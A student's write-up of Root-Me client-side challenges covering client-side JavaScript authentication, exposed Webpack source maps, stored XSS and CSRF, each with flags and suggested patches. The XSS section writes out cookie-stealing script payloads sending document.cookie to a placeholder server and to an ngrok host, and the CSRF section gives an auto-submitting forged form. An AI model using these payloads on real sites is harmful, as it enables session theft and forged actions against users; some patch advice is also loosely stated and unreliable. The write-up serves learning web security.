

Client-side attacks

PRACTICAL WORK 2


Contents

I. Easy.....	2
1. Javascript-Authentication-2	2
Flag :	2
Proof :	2
Demonstration :	2
Patch:.....	3
2. Javascript-Webpack.....	3
Flag :	3
Proof :	3
Demonstration :	3
Patch :	3
II. Medium	3
3. XSS-Stored-1	3
Flag :	3
Proof :	3
Demonstration:	4
Patch:.....	4
III. Hard	4
4. CSRF-0-Protection	4
Flag:	4
Proof:	4
Demonstration:	5
Patch:.....	5

I. Easy


1. Javascript-Authentification-2

Flag :




To validate this challenge we must write down in uppercase the password used to solve the challenge which was **hidden**.

Proof :



Demonstration :

First, challenge is about an authentication process, if we click on *login* a new window appears and ask us to type an *username* and a *password* afterwards.



To complete the challenge we must have inspect the web page by typing *F12* on the keyboard and look at the source's pages and in particular the **login.js** file. This file is composed of the **connexion** function which might means that we might find the solution inside it. Indeed at line 12 we can see a condition which would validate the challenge. By looking at the execution above it we determine that to verify the condition the variable **TheUsername** must match with **GOD** and **ThePassword** must match with **HIDDEN**.

It is not necessary to understand the execution the code above the *if* condition because if it's true, we see that there is a message which contains the solution statement or the *flag* whose the objective is to pop up on the client's browser as soon as the *if* condition is validated.

Patch:

It's possible to patch this vulnerability by not executing the authentication process on client's side but on server's one.


2. Javascript-Webpack

Flag :

```
// Here is your flag : BecauseSourceMapsAreGreatForDebuggingButNotForProduction
```

To validate this challenge we need to webpack utilities. In fact, Webpack allows to modulate Javascript code. Thus we must look up for the *flag* inside modules.

Proof :



Demonstration :

To complete this challenge we must explore all *js* modules so as to find the flag hidden or other useful information that might give us clues to find it. In this case, the flag was commented out in the *YouWillNotFindThisRouteBecauseItIsHidden.vue* file.

Patch :

To patch this vulnerability we may disable the source map before building for production.


II. Medium

3. XSS-Stored-1


Flag :

```
=ADMIN_COOKIE=NkI9qe4cdLI02P7MI5WS8ofD6
```

Proof :



Demonstration:



By tapping `<script>alert(1)</script>` that JavaScript tags are detected and interpreted by the browser. With this finding we may try to grab information like cookies. To do that we may type the following code statement inside the message box :

`<script>document.location('DomainOfThreatServer'+document.cookie)</script>`

This statement would send the cookies to the threat's server.

As shown in the *proof* section, I wrote the following line I got the challenge's flag:

`<script>document.location('http://3784-37-164-70-113.ngrok.io'+document.cookie)</script>`


Patch:

They are multiple possibilities to patch XSS stored vulnerabilities. The first one is the **input filtering**, this method consist in filtering the input received like filtering specials or tag characters. The second method is to **encode data** and especially special characters. For instance, changing the "<" to "<". This way the client's browser would understand the "<" but they wouldn't be understood by the threat. Furthermore, the most efficient method is **CSP**, (Content Security Policy). This method is used to approve "the origins of content that browsers should be allowed to load on the application". Moreover, it can allow or not type of object from HTTP headers.


III. Hard

4. [CSRF-0-Protection](#)

Flag:



Proof:



```
<form action="http://challenge01.root-me.org/web-client/ch22/index.php?action=profile" method="post" enctype="multipart/form-data">
  <div class="form-group">...</div>
  <br>
  <div class="form-group">
    <label>Status:</label>
    <input type="checkbox" name="status" checked="" />
  </div>
  <br>
  <button type="submit">Submit</button>
</form>
```

```
<form name="crcf" action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="POST">
  <input type="text" name="username" value="user"/>
  <input type="checkbox" name="status" checked="" />
</form>
<script>
document.crcf.submit()
</script>
```

Demonstration:

We must register and log in.

Go on *profile* page and inspect it.

Change the action attribute of the form and the status from *disabled* to *enabled*.

Go on *contact* page and post the form code modified adding with the following payload :

```
<script>document.crcf.submit()</script>
```

Patch:

To prevent CSRF, it may be necessary to use CAPTCHA so as to not allow undefined POST requests.